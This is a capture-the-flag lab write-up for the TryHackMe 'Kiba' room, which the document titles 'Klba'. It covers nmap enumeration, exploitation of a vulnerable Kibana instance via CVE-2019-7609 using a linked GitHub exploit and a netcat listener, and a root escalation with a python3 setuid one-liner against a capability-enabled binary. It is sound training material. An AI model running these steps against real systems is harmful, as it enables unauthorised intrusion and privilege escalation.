

# ***Klba***

Klba is a vulnerable machine of the tryhackme platform.

Link: <https://tryhackme.com/room/klba>

Goal: Find the user and root flags.

Report by: Martin Martinez

## **Intro:**

On this machine we have to solve a series of fairly simple questions, plus we will use linux capabilities to escalate privileges.

# Enumeration

As always, to know what I'm dealing with I like to send an ICMP packet to the victim machine and based on the TTL determine its operating system.

**ping -c 1 10.10.78.80 > os-ping-discover.txt**

```
(kali@kali)-[~/TryHackMe/kiba]
$ cat os-ping-discover.txt
PING 10.10.78.80 (10.10.78.80) 56(84) bytes of data.
64 bytes from 10.10.78.80: icmp_seq=1 ttl=61 time=186 ms

--- 10.10.78.80 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 185.753/185.753/185.753/0.000 ms
```

The TTL should be 64 and therefore it is a Linux machine but the TTL decreases as the connection goes through some intermediary nodes.

To know the available ports of the machine I like to divide this phase in two:

- One to get all the open ports as quickly as possible.
- Another one to concentrate on those ports and get more information.

# All Ports

In the first scan I like to do it as fast as possible, without getting too much information as this will be done in the next scan, and it also saves me a lot of time.

**nmap -sS --min-rate 5000 -Pn -n 10.10.78.80 -p- --open -vvv -oA nmap/all/allPorts**

```
(kali㉿kali)-[~/TryHackMe/kiba]
$ cat nmap/all/allPorts.nmap
# Nmap 7.91 scan initiated Mon Oct 25 12:40:39 2021 as: nmap -sS --min-rate 5000 -Pn -n -p- --open -vvv -oA nmap/all/allPorts 10.10.78.80
Nmap scan report for 10.10.78.80
Host is up, received user-set (0.18s latency).
Scanned at 2021-10-25 12:40:39 CDT for 21s
Not shown: 55153 closed ports, 10379 filtered ports
Reason: 55153 resets and 10379 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 61
80/tcp    open  http    syn-ack ttl 61
5601/tcp  open  esmagent syn-ack ttl 61
```

Now that I know which ports are 100% open I can focus on them and get more information with the following scan.



# Deep Scan

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9d:f8:d1:57:13:24:81:b6:18:5d:04:8e:d2:38:4f:90 (RSA)
|   256 e1:e6:7a:a1:a1:1c:be:03:d2:4e:27:1b:0d:0a:ec:b1 (ECDSA)
|_  256 2a:ba:e5:c5:fb:51:38:17:45:e7:b1:54:ca:a1:a3:fc (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
5601/tcp  open  esmagent?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LDAPBindReq, LDAPSearch
ring, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, Ter
rCookie, X11Probe:
|   HTTP/1.1 400 Bad Request
|   FourOhFourRequest:
|   HTTP/1.1 404 Not Found
|   kbn-name: kibana
|   kbn-xpack-sig: c4d007a8c4d04923283ef48ab54e3e6c
|   content-type: application/json; charset=utf-8
|   cache-control: no-cache
|   content-length: 60
|   connection: close
```

This scan let me know that there is something different on port 5601 as I visited port 80, listed directories and found nothing interesting, so I went to port 5601 and there I found something very interesting, **a version.**

# FootHold

When I visited this port, I entered a data visualization panel, and there was a version that allowed me to enter the system.

While searching for vulnerabilities I found the following CVE:

→ CVE-2019-7609

# CVE-2019-7609

## CVE-2019-7609 Detail

### Current Description

Kibana versions before 5.6.15 and 6.6.1 contain an arbitrary code execution flaw in the Timelion visualizer. An attacker with access to the Timelion application could send a request that will attempt to execute javascript code. This could possibly lead to an attacker executing arbitrary commands with permissions of the Kibana process on the host system.

Searching for exploits I came across the following one on GitHub, it's very good and simple to use, which for a malicious attacker makes everything much easier.

<https://github.com/LandGrey/CVE-2019-7609/>

When using it remember, use python2 and have netcat listening!

Once inside the system you can find the first flag very easily.

# Privilege Escalation

On this machine to be able to escalate privileges you need to understand the "linux capabilities", so to do that I leave you the following link:

<https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/>

You need to get the following command to get the capabilities:

→ **getcap -r / 2>/dev/null**

```
kiba@ubuntu:/home/kiba/.hackmeplease$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/kiba/.hackmeplease/python3 = cap_setuid+ep
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
```

In the home directory there is another hidden directory with a copy of python3, and it has the capability "cap\_setuid+ep" which allows to change the UID.

To escalate our privileges we need to enter the hidden directory and execute the following command:

→ **./python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'**

And now we own the system!
